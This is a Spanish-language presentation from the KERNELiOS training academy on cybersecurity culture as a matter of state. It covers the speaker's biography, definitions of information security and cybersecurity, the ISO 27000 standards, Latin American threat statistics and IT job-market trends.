



KERNELiOS

MÉXICO | LATINOAMÉRICA

Cultura en Ciberseguridad:
un asunto de Estado

Agenda

- Presentación del Expositor
- Cultura en Ciberseguridad: un asunto de Estado
- Oferta Académica de KERNELiOS
- Sesión de Preguntas

Vladimir Maza

Se desempeña actualmente como Director Académico de KERNELiOS México | Latinoamérica.

Cuenta con más de 25 años en el área de Tecnologías de la Información donde ha participado en proyectos en Gobierno y en la Industria Privada.

Ha sido reconocido como instructor de excelencia por parte de CISCO Academy, durante varios años; cuenta con cursos, diplomados y certificaciones en el área de TI, Candidato a Doctor, con especialidad en didáctica aplicada a las TIC y experiencia en Inteligencia Artificial, Ciencia de Datos y Ciberseguridad.

Miembro del comité de Vinculación y Talento de la AMITI.



The background of the slide is a black and white photograph of a city street, likely New York City, with tall buildings and a streetcar. A large, semi-transparent padlock icon is overlaid on the left side of the image. A yellow horizontal line is positioned above the title text.


Cultura en ciberseguridad: Un asunto de Estado

Información para tod@s

Seguridad de la Información Vs Ciberseguridad

Para la mayoría de los usuarios, existe una diferencia fundamental entre ambos.

Radica en la percepción del espacio de **responsabilidad** que queremos proteger, y nuestro primer paso será entender qué es "**seguridad de la información**", qué es "**ciberseguridad**" y de qué "**espacio de responsabilidad**" hablamos.



Seguridad de la Información

Cuando hablamos de "**seguridad de la información**", la información es el factor clave que queremos proteger.

La información son los datos que pasan por los sistemas de comunicación de los que somos responsables. Por ejemplo, un documento clasificado como "**Alto secreto**" se incluye en el dominio "**Seguridad de la información**".



Seguridad de la Información

Los tres objetivos principales y principales de la seguridad de la información es mantener:



Confidencialidad: los esfuerzos de la organización para que su información o datos sean privados.

Integridad: se busca que los datos no hayan sido manipulados, siendo confiables para la organización.

Disponibilidad: los sistemas, redes y aplicaciones deben de estar en pleno funcionamiento.

La inyección de código malicioso a una base de datos es un ejemplo de un ataque que pertenece al dominio de la seguridad de la información porque hay daño o cambio de la información en sí.



Fuente: <https://norfipc.com/inf/como-proteger-formularios-web-evitar-inyeccion-codigo-sql.php>

Ciberseguridad en las organizaciones

La ciberseguridad dentro de una empresa, organización o gobierno es la encargada de **salvaguardar todos los activos digitales y la infraestructura informática** como computadoras, servidores, aplicaciones web, bases de datos, teléfonos celulares, tablets, redes wifi, redes informáticas etc.

Lo anterior va depender del tamaño de la organización y de sus necesidades; actualmente no importa si la empresa es pequeña, mediana o **internacional, toda empresa u organización debe tener implementada una estrategia de ciberseguridad.**

Ciberseguridad

Ciberseguridad: Es definida como “Protección de activos de información, a través del tratamiento de amenazas que ponen en riesgo la información que es procesada, almacenada y transportada por los sistemas de información que se encuentran interconectados”, ISACA, 2015.

La cual está dentro del ámbito del ciberespacio, un lugar en que todos coincidimos y trabajamos.

El ciberespacio se define de manera diferente de un país a otro, pero se puede decir en general que el ciberespacio consta de tres capas.



- **Capa Física**- todos los componentes informáticos y de comunicación: procesadores, computadoras, enrutadores, conmutadores, etc.



- **Capa Lógica**- Los sistemas operativos y el código que activa los componentes informáticos.

- **Capa Humana** - Los usuarios de la red, desde programadores hasta usuarios finales.



Estándares

- **ISO 27001:** describe la manera correcta de gestionar la seguridad de la información al interior de una empresa; es la norma principal de la serie y contiene los requisitos del Sistema de Gestión de Seguridad de la Información (SGSI)
- **ISO 27002:** establece directrices y principios generales para iniciar, implementar, mantener y mejorar la gestión de la seguridad de la información en una organización
- **ISO 27017:** proporciona controles tanto para clientes como para proveedores de servicios en la nube.
- **ISO 27018:** constituye un compendio de buenas prácticas -referentes a controles de protección de datos- para servicios cloud, enfocada específicamente en los proveedores.
- **ISO 27032:** pretende garantizar la seguridad en los intercambios de información en la Red con este nuevo estándar, que puede ayudar a combatir el cibercrimen con cooperación y coordinación.

Entonces...

¿De qué nos debemos proteger?

- Sector salud
- Educación
- Sector financiero
- Tecnologías de la Información



Fuente: howtoremove.guide/trisis-malware/

Datos duros

Los riesgos en las organizaciones

Tendencias: los riesgos que más suben




Fuente: Risk in Focus 2022, 2021 y 2020. Ordenado por los datos de esta edición (2022) y comparativa con los de la edición anterior (2021) y la precedente (2020).

Estadísticas

Preocupación por tipo de amenazas y por objeto de ataque


(Escala 1 a 5 siendo 6 la mayor preocupación)

A. Preocupación por tipo de amenazas




Fuente: R. Díaz, "Estado de la ciberseguridad en la logística de América Latina y el Caribe", serie Desarrollo Productivo, N° 228 (LC/TS.2021/108), Santiago, Comisión Económica para América Latina y el Caribe (CEPAL), 2021.

Estadísticas




Fuente: R. Díaz, "Estado de la ciberseguridad en la logística de América Latina y el Caribe", serie Desarrollo Productivo, N° 228 (LC/TS.2021/108), Santiago, Comisión Económica para América Latina y el Caribe (CEPAL), 2021.

Estadísticas



Fuente: R. Díaz, “Estado de la ciberseguridad en la logística de América Latina y el Caribe”, serie Desarrollo Productivo, N° 228 (LC/TS.2021/108), Santiago, Comisión Económica para América Latina y el Caribe (CEPAL), 2021.


¿En qué debemos capacitarnos?



Atención inmediata


Los responsables de ciberseguridad esperan un aumento de los ciberataques en 2022

Tipo de incidentes



Global

Por dónde vendrán las amenazas



Autor de los ciberataques




Fuente: Digital Trust Survey 2022.

EVOLUCIÓN DE LA DEMANDA LABORAL

24%

De los empleos en 2021 se ofrecieron en modalidad Home Office².



88%

más empleos TI vs 2020¹ debido a la creciente transformación digital derivada de la pandemia de COVID-19 (252 k empleos 2020¹).

Roles TI más buscados³

	Desarrolladores web y mobile
	DevOps
	Ciberseguridad
	Project manager
	Líderes técnicos

Tecnologías TI más cotizadas⁴

	.Net
	Java (Spring, Hibernate, Spak)
	Python (Django, Flask)
	NodeJS (hapi.JS, Socket.IO)
	Ciberseguridad

¹ Proyección ACN (OECD & Gartner)

² Hireline (2022)

³ CIO (2021)

